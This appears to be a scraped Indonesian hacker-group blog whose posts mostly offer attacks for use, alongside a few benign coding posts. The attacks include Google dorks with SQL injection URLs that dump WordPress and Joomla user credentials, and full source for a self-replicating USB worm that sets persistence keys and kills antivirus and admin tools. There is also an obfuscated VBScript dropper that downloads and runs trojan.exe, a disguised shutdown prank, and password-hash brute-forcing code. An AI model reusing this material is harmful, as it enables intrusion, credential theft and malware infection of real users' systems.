blis<=========|Gue_ni|=========>blis
| <====(( JATIMCREW )) Waktu Dimana Anak-anak Bangsa Menunjukkan Kreativitasnya-----------|
Darah_2Darah_1

Selasa, 05 April 2011

Wordpress Sql Injection

App : FBConnect WordPress Plugin

Type : Sql-Injection

Dork : inurl:"fbconnect_action=myhome"


Exploit : ?fbconnect_action=myhome&fbuserid=1+and+1=2+union+select+1,2,3,4,5,concat(user_login,0x3a,user_pass)kiddevilz,7,8,9,10,11,12+from+wp_users--


PoC : www.site.name/path/?fbconnect_action=myhome&fbuserid=1+and+1=2+union+select+1,2,3,4,5,concat(user_login,0x3a,user_pass)kiddevilz,7,8,9,10,11,12+from+wp_users-- ReadMore

Sabtu, 01 Januari 2011

Membuat Virus MsWord Etc yg baik hati ^__^

Program kita kali ini adalah membuat Virus sederhana yaitu hanya mengganggu Microsoft Office Word dan Excel.Misalkan user membuka Word maka pada kertas tempat mengetik sudah muncul pesan dari Virus demikian pula jika membuka Excel maka pesan akan diberikan virus pada cell Excel. Sederhana sekali ya..ya memang virus ini tidak merusak dokumen/file-file dan tidak mengahpus file-file apapun jadi virus yang sangat baik hati..he..he..Jika anda ingin menambahkan fiture-fiture yang kejam silahkan saja tapi disini/virus ini tidak saya tuliskan bagaimana melakukan format atau delete file ataupun fiture penyusupan lainnya (sekarang belum saatnya).Silahkan dicoba dijamin 100% tidak ada data yang dihapus, ini hanya sebuah virus permainan saja kok..berani mencoba?
Yang dibutuhkan dalam pembuatan project ini adlah : 5 buah timer dan 1 drivelistbox
Pada proyek kali ini kita dapat belajar mengenai Windows Api Sendmessage, registry, dan Otomatisasi pada Word serta Excel. Semoga bermanfaat.

Masukan semua code di bawah ini pada form :
==========================================


Private Declare Function FindWindow Lib "user32″ Alias "FindWindowA” (ByVal lpClassName As String, ByVal lpWindowName As String) As Long ‘pencari Kleas dan Window Name Suatu File
Private Declare Function SendMessage Lib "user32″ Alias "SendMessageA” (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long ’sendmessage
Private Declare Function GetDriveType& Lib "Kernel32″ Alias "GetDriveTypeA” (ByVal nDrive As String) ‘ penghandel flashdisk
Private Declare Function ExitWindowsEx Lib "user32″ (ByVal dwOptions As Long, ByVal dwReserved As Long) As Long ‘exit windows
Private Const WM_CLOSE = &H10
Private Const EWX_LOGOFF = 0
Private Const EWX_SHUTDOWN = 1
Private Const EWX_REBOOT = 2
Private Const EWX_FORCE = 4
Private Const EWX_POWEROFF = 8

Option Explicit
Dim FWnd
Dim obj As Object
Dim doc As Object
Dim WrkBook As Object
Dim WrkSheet As Object
Dim i As Integer
Dim RegRun
Dim FolderStartUp
Dim FolderMyDocuments
Dim FolderTemplates
Dim FolderNetHood
Dim FolderPrintHood
Dim FolderFavorites
Dim FolderSendTo
Dim FolderPrograms
Dim FlashDisk

Private Sub Form_Load()
On Error Resume Next
‘acak caption virus shg caption akan berubah setiap windows startup atau virus tereksekusi
Randomize
Me.Caption = Int(Rnd * 2221189331445#) ’silahkan masukan angka sesuka anda
‘menggandakan diri
GandakefolderIstimewa
Me.Visible = False
App.TaskVisible = False ‘virus tidak terlihat di task manager
InfeksiRegistry
End Sub

Sub BuatWord()
On Error Resume Next
Set obj = CreateObject(”word.application”)
Set doc = CreateObject(”word.application”)
Set doc = obj.Documents.Add
doc.Content = "VIRUS BERHASIL MENGINFEKSIMU – SALAM KENAL”
End Sub

Sub BuatXls()
On Error Resume Next
Set obj = CreateObject(”excel.application”)
Set WrkBook = obj.workbooks.Add
Set WrkSheet = WrkBook.worksheets.Add
WrkSheet.Cells(15, 4) = "VIRUS BERHASIL MENGINFEKSIMU – SALAM KENAL”
End Sub

Sub InfeksiRegistry()
On Error Resume Next
RegRun.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell”, "Explorer.exe” & ” "”" & FolderMyDocuments & "\services.exe”"” ‘virus akan tetap berjalan pada tipe windows Safe Mode
RegRun.regwrite "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\AlternateShell”, FolderFavorites & "\SalamKenal.exe” ‘virus akan tetap berjalan pada tipe windows Safe Mode With Command Prompt
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions”, 1, "REG_DWORD” ‘Folder Options tdk dapat diakses
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions”, 1, "REG_DWORD” ‘Folder Options tdk dapat diakses
RegRun.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden”, 0, "REG_DWORD” ‘Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden”, 0, "REG_DWORD” ‘Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD”, 1, "REG_DWORD” ‘Disable CMD dan File .Bat
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD”, 1, "REG_DWORD” ‘Disable CMD dan File .Bat
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools”, 1, "REG_DWORD” ‘registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools”, 1, "REG_DWORD” ‘registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon”, FolderTemplates & "\smss.exe” ’smss.exe berjalan pada saat startup
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon”, FolderSendTo & "\System.exe” ‘System.exe berjalan pada saat startup
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind”, 1, "REG_DWORD” ’search pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind”, 1, "REG_DWORD” ‘Ssearch pd star menu hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp”, 1, "REG_DWORD” ‘help suport pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp”, 1, "REG_DWORD” ‘help suport pd star menu hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose”, 1, "REG_DWORD” ‘Tombol Turn Off pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose”, 1, "REG_DWORD” ‘Tombol Turn Off pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\Control Panel\Colors\WindowText”, "255 0 0″, "REG_SZ” ‘DEFAULT TEKS MENJADI MERAH
RegRun.regwrite "HKEY_CLASSES_ROOT\Drive\shell\Scan With Antivirus\Command\”, FolderFavorites & "\SalamKenal.exe” ‘Membuat Menu Scan With Antivirus pada klik kanan Drive-drive, tapi bukan Antivirus yang dijalankan melainkan Virus SalamKenal.exe yang terletak di Folder Favorite
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives”, 4, "REG_DWORD” ‘Drive C hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives”, 4, "REG_DWORD” ‘Drive C hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu”, 1, "REG_DWORD” ‘Menu File pada Windows Ekplorer hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu”, 1, "REG_DWORD” ‘Menu File pada Windows Ekplorer hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom\Autorun”, 1, "REG_DWORD” ‘Autorun pada CD atau USB
End Sub

Sub GandaKeFlashDisk()
On Error Resume Next
If Dir(FlashDisk & "\Winlogon.exe”) <> "Winlogon.exe” Then ‘mengecek ada atau tdknya winlogon.exe di flashdisk jika tdk ada kemudian
FileCopy FolderStartUp & "\Winlogon.exe”, FlashDisk & "\Winlogon.exe”
SetAttr FlashDisk & "\Winlogon.exe”, vbHidden + vbSystem + vbReadOnly
End If
BuatFileAutorunInf
End Sub

Sub BuatFileAutorunInf()
‘membuat file Autorun.inf ke flashdisk yang berfungsi agar setiap flashdisk jika di klik dua kali/klik kanan trus klik open maka Virus (winlogon.exe) akan tereksekusi
On Error Resume Next
Open FlashDisk & "\Autorun.Inf” For Output As 1
Print #1, "[AutoRun]”
Print #1, "Icon=Winlogon.exe” ‘Agar FlashDisk Memiliki Icon Sama dengan Virus
Print #1, "Open=Winlogon.exe”
Print #1, "ShellExecute=Winlogon.exe”
Print #1, "Shell\Open\Command=Winlogon.exe”
Print #1, "Shell=Open”
Close #1
SetAttr FlashDisk & "\Autorun.Inf”, vbHidden + vbSystem + vbReadOnly
End Sub

Sub GandakefolderIstimewa()
On Error Resume Next
Set RegRun = CreateObject(”WScript.Shell”)
FolderStartUp = RegRun.specialfolders(”StartUp”)
FolderMyDocuments = RegRun.specialfolders(”MyDocuments”)
FolderTemplates = RegRun.specialfolders(”Templates”)
FolderNetHood = RegRun.specialfolders(”NetHood”)
FolderPrintHood = RegRun.specialfolders(”PrintHood”)
FolderFavorites = RegRun.specialfolders(”Favorites”)
FolderSendTo = RegRun.specialfolders(”SendTo”)
FolderPrograms = RegRun.specialfolders(”Programs”)
On Error Resume Next
‘membuat virus dengan nama winlogon.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderStartUp & "\WinLogon.Exe”
SetAttr FolderStartUp & "\Winlogon.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama services.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderMyDocuments & "\services.Exe”
SetAttr FolderMyDocuments & "\services.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama smss.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderTemplates & "\smss.Exe”
SetAttr FolderTemplates & "\smss.Exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama csrss.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderPrintHood & "\csrss.Exe”
SetAttr FolderPrintHood & "\csrss.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama Isass.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderNetHood & "\Isass.Exe”
SetAttr FolderNetHood & "\Isass.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama SalamKenal.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderFavorites & "\SalamKenal.Exe”
SetAttr FolderFavorites & "\SalamKenal.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama System.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderSendTo & "\System.Exe”
SetAttr FolderSendTo & "\System.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama ctfmon.exe
FileCopy App.Path & "\” & App.EXEName & ".exe”, FolderPrograms & "\ctfmon.Exe”
SetAttr FolderPrograms & "\ctfmon.exe”, vbHidden + vbSystem + vbReadOnly
End Sub

Private Sub Timer1_Timer() ‘Timer 1 diberi interval 5 detik
On Error Resume Next
FWnd = FindWindow(”OpusApp”, "Document1 – Microsoft Word”) ‘Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow(”OpusApp”, "New Microsoft Word Document.doc – Microsoft Word”) ‘Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
End Sub

Private Sub Timer2_Timer()
On Error Resume Next
FWnd = FindWindow(”XLMAIN”, "Microsoft Excel – Book1″) ‘ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow(”XLMAIN”, "Microsoft Excel – New Microsoft Excel Worksheet.xls”) ‘ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
End Sub

Private Sub Timer3_Timer()
On Error Resume Next
‘menutup aplikasi yang berbahaya bagi virus
FWnd = FindWindow(”#32770″, "RUN”) ‘jendela run
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(”#32770″, "System Configuration Utility”) ‘msconfig
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(”#32770″, "Windows Task Manager”) ‘task manager
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(”#32770″, "Avira AntiVir Personal – Free Antivirus”) ‘Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(”#32770″, "AntiVir Guard: Attention, Detection!”) ‘Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(”RegEdit_RegEdit”, vbNullString) ‘regedit.exe
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(”TMainForm”, vbNullString) ‘aplikasi buatan Delphi (Antivirus PCMAV yang versi lama dapat ditutup tetapi versi yang baru tidak bisa dihentikan) <:d SendMessage FWnd, WM_CLOSE, 0&, 0& FWnd = FindWindow(”TApplication”, vbNullString) ‘aplikasi buatan Delphi SendMessage FWnd, WM_CLOSE, 0&, 0& End Sub

Private Sub Timer4_Timer()
‘cari flashdisk
On Error Resume Next
For i = 0 To Drive1.ListCount – 1
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> "a” Then
FlashDisk = (Drive1.List(i))
Timer4.Enabled = False ‘agar lampu flashdisk tdk berkedip-kedip terlalu lama, sehingga tdk mencurigakan si empunya flashdisk
Exit For
End If
Next
GandaKeFlashDisk ‘
End Sub

Private Sub Timer5_Timer()
On Error Resume Next
InfeksiRegistry
‘Mungkin salah satu virus dihapus shg perlu selalu menggandakan diri
GandakefolderIstimewa
‘menyalakan timer 4
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> "a” Then
Timer4.Enabled = True
End If
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Cancel = 1
End Sub

Private Sub Form_Unload(Cancel As Integer)
Cancel = 1
End Sub


silahkan download projectnya

moga bermanfaat... ^__^
ReadMore

Mematikan Komputer dengan Bom waktu

Trik ini W peroleh ketika jalan2 d Taman Google truss mmpir di YouTube dan trik ini juga bisa kita pakai untuk menjahili komputer teman kita. kalau belum tahu triknya maka trik ini pasti akan dianggap virus, karena apa?, trik ini akan mengeluarkan sebuah pop up window kecil yang memberitahukan bahwasanya windows akan dimatikan dalam beberapa detik, layaknya bom waktu yang difilm itu loch. Dan pop up ini tidak bisa dihilangkan, baik dengan jalan task manager atau apapun kecuali kita punya kuncinya.

Berikut ini langkah-langkahnya :

Klik kanan pada desktop, kemudian pilih new shortcut, kemudian akan muncul window kecil, kemudian masukan ke teks box = shutdown -s -t 800 -c "Pesan anda”

Kemudian klik next, maka anda akan diminta membuat untuk icon anda, anda bebas memberi nama apapun, kali ini W dengan contoh "Internet Explorer”, kemudian klik finish.

Jadi dech, tapi kok icon nya jelek ya?, untuk itu klik kanan pada icon tersebut, kemudian klik property, klik change icon, klik OK aja kalau ada konfirmasi, kemudian pilih icon sesuai selera (disini W dengan contoh icon Internet Explorer).OK, apply, OK.

Kemudian mari kita coba double klik icon tersebut, maka kalau benar maka akan keluar sebuah konfirmasi bahwa windows akan shutdown dalam waktu beberapa menit. nah kalau dibiarkan terus maka akan benar-benar shutdown.

nah untuk menanggulanginya, cukup klik start, pilih RUN, lalu ketikan shutdown -a

ni brjalan cuman d Windows ja, lw d linux blom tw... hihihiihi


selamat mencoba, moga bermanfaat... ^__^

ReadMore

Rabu, 29 Desember 2010

phpBB Exploits

Bagi temen2 yg pingin nonton video exploits phpBB, silahkan download di bawah ini :

Download


ReadMore

Senin, 13 September 2010

FirePHP

FirePHP memungkinkan kita untuk login ke Firebug Console menggunakan simple PHP methode untuk memanggil

Semua data dikirim melalui serangkaian respon header X-FirePHP-Data. Ini berarti bahwa data debug tidak akan mengganggu. Jadi FirePHP cocok untuk pengembangan AJAX dimana JSON atau XML memerlukan respon yang bersih.

<?php

require('FirePHPCore/fb.php')

/* NOTE: You must have Output Buffering enabled via
ob_start() or output_buffering ini directive. */

fb('Hello World'); /* Defaults to FirePHP::LOG */

fb('Log message' ,FirePHP::LOG);
fb('Info message' ,FirePHP::INFO);
fb('Warn message' ,FirePHP::WARN);
fb('Error message',FirePHP::ERROR);

fb('Message with label','Label',FirePHP::LOG);

fb(array('key1'=>'val1',
'key2'=>array(array('v1','v2'),'v3')),
'TestArray',FirePHP::LOG);


function test($Arg1) {
throw new Exception('Test Exception');
}
try {
test(array('Hello'=>'World'));
} catch(Exception $e) {
/* Log exception including stack trace & variables */
fb($e);
}

fb(array('2 SQL queries took 0.06 seconds',array(
array('SQL Statement','Time','Result'),
array('SELECT * FROM Foo','0.02',array('row1','row2')),
array('SELECT * FROM Bar','0.04',array('row1','row2'))
)),FirePHP::TABLE);

?>


Sumber
ReadMore

Selasa, 31 Agustus 2010

Shell Script Untuk Mendapatkan Informasi data center, IP pemilik, Kota dan Negara Dari Nama Domain

#!/bin/bash
# A sample shell script to print domain ip address hosting information such as
# Location of server, city, ip address owner, country and network range.
# This is useful to track spammers or research purpose.
# -------------------------------------------------------------------------
# Copyright (c) 2006 nixCraft project <http://cyberciti.biz/fb/>
# This script is licensed under GNU GPL version 2.0 or above
# -------------------------------------------------------------------------
# This script is part of nixCraft shell script collection (NSSC)
# Visit http://bash.cyberciti.biz/ for more information.
# -------------------------------------------------------------------------
# Last updated on Mar/05/2010
# -------------------------------------------------------------------------

# Get all domains
_dom=$@

# Die if no domains are given
[ $# -eq 0 ] && { echo "Usage: $0 domain1.com domain2.com ..."; exit 1; }
for d in $_dom
do
_ip=$(host $d | grep 'has add' | head -1 | awk '{ print $4}')
[ "$_ip" == "" ] && { echo "Error: $d is not valid domain or dns error."; continue; }
echo "Getting information for domain: $d [ $_ip ]..."
whois "$_ip" | egrep -w 'OrgName:|City:|Country:|OriginAS:|NetRange:'
echo ""

done

Jalankan script berikut ini :
./script.sh cyberciti.biz google.com
Contoh yang keluar:

Getting information for domain: cyberciti.biz [ 74.86.48.99 ]...
OrgName: SoftLayer Technologies Inc.
City: Dallas
Country: US
NetRange: 74.86.0.0 - 74.86.255.255
OriginAS: AS36351

Getting information for domain: google.com [ 209.85.231.104 ]...
OrgName: Google Inc.
City: Mountain View
Country: US
NetRange: 209.85.128.0 - 209.85.255.255

Sumber
ReadMore

Selasa, 10 Agustus 2010

Bingung, apa ni ya Maksudnya??

Aku kan sekarang gi sekolah d luar negeri (LEBAY,... ^_^ ^_^), truss aku tanya d tempat diskusi kayak gni :

password generated with Wordpress
technology?
how to decrypt?
for example:
admin:$P$9UNhia0YtfZBjpIxbzHZMsuL.SXrU9.


habis tu ada yang jawab kayak gni :

Need the salt and it its word press look at the source for the hashing to get an idea of what other information you need...but really u need the salt to crack them, unless they changed out they generate the hash of a password. Otherwise you can crack the salt as well and make it a bitch lol.

Someone correct me or confirm this please.

<?php
class PasswordHash {
var $itoa64;
var $iteration_count_log2;
var $portable_hashes;
var $random_state;

function PasswordHash($iteration_count_log2, $portable_hashes)
{
$this->itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz';

if ($iteration_count_log2 < 4 || $iteration_count_log2 > 31)
$iteration_count_log2 = 8;
$this->iteration_count_log2 = $iteration_count_log2;

$this->portable_hashes = $portable_hashes;

$this->random_state = microtime() . uniqid(rand(), TRUE); // removed getmypid() for compability reasons
}

function get_random_bytes($count)
{
$output = '';
if ( @is_readable('/dev/urandom') &&
($fh = @fopen('/dev/urandom', 'rb'))) {
$output = fread($fh, $count);
fclose($fh);
}

if (strlen($output) < $count) {
$output = '';
for ($i = 0; $i < $count; $i += 16) {
$this->random_state =
md5(microtime() . $this->random_state);
$output .=
pack('H*', md5($this->random_state));
}
$output = substr($output, 0, $count);
}

return $output;
}

function encode64($input, $count)
{
$output = '';
$i = 0;
do {
$value = ord($input[$i++]);
$output .= $this->itoa64[$value & 0x3f];
if ($i < $count)
$value |= ord($input[$i]) << 8;
$output .= $this->itoa64[($value >> 6) & 0x3f];
if ($i++ >= $count)
break;
if ($i < $count)
$value |= ord($input[$i]) << 16;
$output .= $this->itoa64[($value >> 12) & 0x3f];
if ($i++ >= $count)
break;
$output .= $this->itoa64[($value >> 18) & 0x3f];
} while ($i < $count);

return $output;
}

function gensalt_private($input)
{
$output = '$P$';
$output .= $this->itoa64[min($this->iteration_count_log2 +
((PHP_VERSION >= '5') ? 5 : 3), 30)];
$output .= $this->encode64($input, 6);

return $output;
}

function crypt_private($password, $setting)
{
$output = '*0';
if (substr($setting, 0, 2) == $output)
$output = '*1';

if (substr($setting, 0, 3) != '$P$')
return $output;

$count_log2 = strpos($this->itoa64, $setting[3]);
if ($count_log2 < 7 || $count_log2 > 30)
return $output;

$count = 1 << $count_log2;

$salt = substr($setting, 4, 8);
if (strlen($salt) != 8)
return $output;

if (PHP_VERSION >= '5') {
$hash = md5($salt . $password, TRUE);
do {
$hash = md5($hash . $password, TRUE);
} while (--$count);
} else {
$hash = pack('H*', md5($salt . $password));
do {
$hash = pack('H*', md5($hash . $password));
} while (--$count);
}

$output = substr($setting, 0, 12);
$output .= $this->encode64($hash, 16);

return $output;
}

function gensalt_extended($input)
{
$count_log2 = min($this->iteration_count_log2 + 8, 24);
# This should be odd to not reveal weak DES keys, and the
# maximum valid value is (2**24 - 1) which is odd anyway.
$count = (1 << $count_log2) - 1;

$output = '_';
$output .= $this->itoa64[$count & 0x3f];
$output .= $this->itoa64[($count >> 6) & 0x3f];
$output .= $this->itoa64[($count >> 12) & 0x3f];
$output .= $this->itoa64[($count >> 18) & 0x3f];

$output .= $this->encode64($input, 3);

return $output;
}

function gensalt_blowfish($input)
{
$itoa64 = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';

$output = '$2a$';
$output .= chr(ord('0') + $this->iteration_count_log2 / 10);
$output .= chr(ord('0') + $this->iteration_count_log2 % 10);
$output .= '
$i = 0;
do {
$c1 = ord($input[$i++]);
$output .= $itoa64[$c1 >> 2];
$c1 = ($c1 & 0x03) << 4;
if ($i >= 16) {
$output .= $itoa64[$c1];
break;
}

$c2 = ord($input[$i++]);
$c1 |= $c2 >> 4;
$output .= $itoa64[$c1];
$c1 = ($c2 & 0x0f) << 2;

$c2 = ord($input[$i++]);
$c1 |= $c2 >> 6;
$output .= $itoa64[$c1];
$output .= $itoa64[$c2 & 0x3f];
} while (1);

return $output;
}

function HashPassword($password)
{
$random = '';

if (CRYPT_BLOWFISH == 1 && !$this->portable_hashes) {
$random = $this->get_random_bytes(16);
$hash =
crypt($password, $this->gensalt_blowfish($random));
if (strlen($hash) == 60)
return $hash;
}

if (CRYPT_EXT_DES == 1 && !$this->portable_hashes) {
if (strlen($random) < 3)
$random = $this->get_random_bytes(3);
$hash =
crypt($password, $this->gensalt_extended($random));
if (strlen($hash) == 20)
return $hash;
}

if (strlen($random) < 6)
$random = $this->get_random_bytes(6);
$hash =
$this->crypt_private($password,
$this->gensalt_private($random));
if (strlen($hash) == 34)
return $hash;

return '*';
}

function CheckPassword($password, $stored_hash)
{
$hash = $this->crypt_private($password, $stored_hash);
if ($hash[0] == '*')
$hash = crypt($password, $stored_hash);

return $hash == $stored_hash;
}
}

?>


^code used to generate the hash, may not be the same as your version but ya...


<?php
$wp_hasher = new PasswordHash(8, TRUE);

$password_hashed = '$P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/';
$plain_password = 'test';

if($wp_hasher->CheckPassword($plain_password, $password_hashed)) {
echo "YES, Matched";
}
else {
echo "No, Wrong Password";
}
?>


^code from wordpress that can be modified to brute a password, just a fyi lol

That should be everything you need :D


habis itu aku bingung banget apa tu maksud dari jawaban orang tu ya,,....
soalnya bahasa inggris minim banget, jdi ya agak bingung,,,,...
ReadMore

Anti Trojan Elite

Anti Trojan Elite adalah malware remover yang akan mendeteksi dan membersihkan malware pada disk atau memori.
Anti Trojan Elite dapat mendeteksi lebih dari 35.000 trojan, worm dan keyloggers.

Anti Trojan Elite memiliki beberapa Utility:

  1. The network utility [AD] : Dapat digunakan untuk memutuskan koneksi TCP yang mencurigakan.
  2. The process utility : Dapat digunakan untuk membunuh proses yang mencurigakan bahkan proses memiliki sistem priviage, bahkan memiliki kemampuan untuk membongkar modul mencurigakan dalam semua proses.
  3. The registry repair utility : Dapat digunakan untuk memperbaiki registri diubah oleh malware.
  4. The registry monitor utility : Dapat digunakan untuk memperbaiki perubahan dari kunci registri penting dan nilai-nilai dengan real time.

Download :
Anti Trojan Elite

Download :
Trojan Remover
ReadMore

Html Trojan

<script language="VBScript" type="text/javascript">
on error resume next
dl = "www.site.com/trojan.exe"
Set df = ********.createElement("o bject")
cls1="clsid:BD96"
cls2="C556-65A"
cls3="3-11D0-9"
cls4="83A-00C04FC29E36"
clsfull=cls1&cls2&cls3&cl s4
df.setAttribute "classid",clsfull

strr1="Mic"
strr2="roso"
strr3="ft."
strr4="XML"
strr5="HTTP"
strr=strr1&strr2&strr3&st rr4&strr5
Set x = df.CreateObject(strr,"")
ab1="A"
ab2="dod"
ab3="b.S"
ab4="t"
ab5="re"
ab6="am"
strb1=ab1&ab2&ab3&ab4&ab5 &ab6
strb5=strb1
set YY = df.createobject(strb5,"")
YY.type = 1
str6="GET"
x.Open str6, dl, False
x.Send
fnamezz1="update.exe"
scripp1="Scrip"
scripp2="ting"
scripp3=".Fil"
scripp4="eSyste"
scripp5="mObject"
scripp=scripp1&scripp2&sc ripp3&scripp4&scripp5
set FF = df.createobject(scripp,"" )
set tmp = F.GetSpecialFolder(2)
fnamezz1= FF.BuildPath(tmp,fnamezz1 )
YY.open
YY.write x.responseBody
YY.savetofile fnamezz1,2
YY.close
set MM = df.createobject("Shell.Ap plication","")
MM.ShellExecute fnamezz1,"","","open",0
</ s c r i p t >
</BODY>
</HTML></body></html></script>
ReadMore

Sqlmap 0.5 - Automated SQL Injection Tool

==[Features]==

* Full support for MySQL, Oracle, PostgreSQL and Microsoft SQL Server database management system back-end.

* Can also identify Microsoft Access, DB2, Informix and Sybase;

* Extensive database management system back-end fingerprint based upon:
- Inband DBMS error messages
- DBMS banner parsing
- DBMS functions output comparison
- DBMS specific features such as MySQL comment injection
- Passive SQL injection fuzzing

* It fully supports two SQL injection techniques:
- Blind SQL injection, also known as Inference SQL injection
- Inband SQL injection, also known as UNION query SQL injection

Download : sqlmap 0.5
ReadMore

Joomla Component (com_youtube) SQL Injection Vulnerability

==[Google Dork]==

inurl:"com_youtube"

##################################################

===[ Exploit ]===

http://www.site.com/index.php?option=com_youtube&id_cate=4

union+select+1,concat(username,0x3a,email),3,4,5,6,7,8+from+jos_users--

or

http://www.site.com/index.php?option=com_youtube&id_cate=55
union+select+1,concat(username,0x3a,email),3,4,5,6,7,8+from+jos_users--

##################################################
ReadMore

Senin, 09 Agustus 2010

Joomla Component SQL Injection Vulnerability

[Google Dork]:

inurl:com_content

Exploit :

http://localhost/index.php?option=index.php?option=com_content&task=blogcategory&id=60&Itemid={SQL}

http://localhost/index.php?option=com_content&task=blogcategory&id=60 Itemid=99999+union+select+1,concat_ws(0x3a,username,password),3,4,5+from+jos_users/*
ReadMore

Minggu, 01 Agustus 2010

Remove Element from array

Bagi yang udah ngerti atau udah merasa master skip ja bacaan yang tidak berguna ini, soalnya ini hanya hasil Copas ja....

Kode ini menghapus elemen dari sebuah array, kita bisa memasukkan salah satu kunci atau nilai dari elemen yang ingin kita hapus :


<?
$arr[]="abdy";
$arr[]='andy';
$arr[]='elis';
$arr[]='budiono';
$arr[]='Isa';

unset_arr($arr,"key","9");
function unset_arr($arr, $searchField="value",$value)
{
echo "Array 1:= ";print_r($arr);
if($searchField=="key")
{
if(array_key_exists($value,$arr))
{
echo "Key= $key is unset....!";
}
else
echo "Key=$value is not exist in array<br />";
}
else
{
$found=array_search($value,$arr);
if($found!="") unset($arr[$found]);
else
echo "Given value is not exist in array.....!<br />";
}
echo "<br />";
$arr=array_values($arr);
echo "Array Result==";
print_r($arr);
return $arr;
}
?>

Moga bermanfaat,,, :) :)
ReadMore

Senin, 12 Juli 2010

PYTHON HYPERSCHEMA 3.0

